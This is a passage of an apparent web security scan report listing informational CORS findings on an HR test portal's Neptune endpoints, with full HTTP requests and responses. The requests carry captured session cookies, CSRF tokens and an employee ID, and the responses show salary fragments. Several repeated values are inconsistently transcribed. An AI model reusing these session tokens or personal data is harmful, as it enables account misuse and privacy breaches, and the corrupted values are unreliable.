eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://maps.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppCacheAppTimestampData":{"APPLID":"ZMFP_PORTAL_NEWS","LANGUAGE":"","UPDDAT":"20220615","UPDTIM":"222720","INVALID":false,"DESCR":"News for MFP
portal"}}
```

9.35. https://testportal.zalaris.com/neptune/zmfp_annual_statement

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_annual_statement**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_annual_statement?ajax_id=GET_MASTERLIST&ajax_applid=ZMFP_ANNUAL_STATEMENT&sap-client=650&dpx=21100006&field_id=00113 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564947813; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NzIXR4n1dEJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.7bb591a753314fba
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-7bb591a753314fba-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:55:47 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 88
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
```

```
/a16eb8e2-803d-4f22-849c-f3f335a60a39/" https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/" https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close

{"modelMasterListData":[{"2","LINE","EDAGTY",4,"2018",5,"2019",6,"2020",7,"2021",8,"2022"]}]
```

9.36. https://testportal.zalaris.com/neptune/zmfp_availability

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_availability**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_availability?ajax_id=SYNC&ajax_applid=ZMFP_AVAILABILITY&sap-client=650&dpx=21100006&field_id=00111 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564756285; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5-45065513b9814c01
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-45065513b9814c01-01
Content-Length: 47
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GT_FORMDATA":{},"GS_PARAMS":{},"GS_INPUT":{}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:53:09 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 14137
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
```



```
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelMasterListData":
[36,"PERNR","REC_ID","REF_ID","REC_TYPE","LOCKED","STATUS","CDATE","CTIME","UNAME","BEGDA","ENDDA","BEGUZ","ENDUZ","STNBY","WF_ID","ACTION","APORID"
,"ADATE","ATIME","MSG","COMME
...[SNIP]...
```

9.37. https://testportal.zalaris.com/neptune/zmfp_dash_ess_next_salary

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_dash_ess_next_salary

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_dash_ess_next_salary?ajax_id=ESS_SALARY_DETAILS&ajax_applid=ZMFP_DASH_ESS_NEXT_SALARY&sap-client=650&dpx=21100006&field_id=00089
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/plPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.f9c80525f83a49d2
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-f9c80525f83a49d2-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:49:18 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 1570
dpx-sap: 21100006
```

```
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloPageMainData":{"PERNR":"","00034448","DAYS":"","MONTH_1":"","June 2022","MONTH_1_BEG":"","20220601","MONTH_1_END":"","20220630","SALARY_1":"","0.00
","CURR_1":"","NOK, Net","VIS_1":true,"MONTH_2":"","May 2022","MO
...[SNIP]...
```

9.38. https://testportal.zalaris.com/neptune/zmfp_ess_payslip

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_ess_payslip

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_ess_payslip?ajax_id=GET_MONTHS&ajax_applid=ZMFP_ESS_PAYSIP&sap-client=650&dxp=21100006&field_id=00198 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NzIXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.f3f80123a88f4b64
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-f3f80123a88f4b64-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:49:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
```

```
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 40
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloselMonthsData": [2, "Key", "Text"]}
```

9.39. https://testportal.zalaris.com/neptune/zmfp_home_screen

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_home_screen**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_home_screen?ajax_id=EVENTS_KPI&ajax_applid=ZMFP_HOME_SCREEN&sap-client=650&dxp=21100006&field_id=00187 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448*7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656565082495; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.518f66a46568497a
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-518f66a46568497a-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:58:16 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
```

```

Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 462
dwp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloListCalendarData":
[17,"SEQNR","PERNR","TITLE","DATATYPE","DATYPEDESCR","ZDATE","ZTIME","COLOUR","ICON","TEXT","ACTIONURL","ZMONTH","ZDAY","ISHEADER","ISDATE","CSS_
ATTR","PERID","000","000344
...[SNIP]...
```

9.40. https://testportal.zalaris.com/neptune/zmfp_leave_request

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_leave_request

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```

POST /neptune/zmfp_leave_request?ajax_id=SYNC&ajax_applid=ZMFP_LEAVE_REQUEST&sap-client=650&dwp=21100006&field_id=00253 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
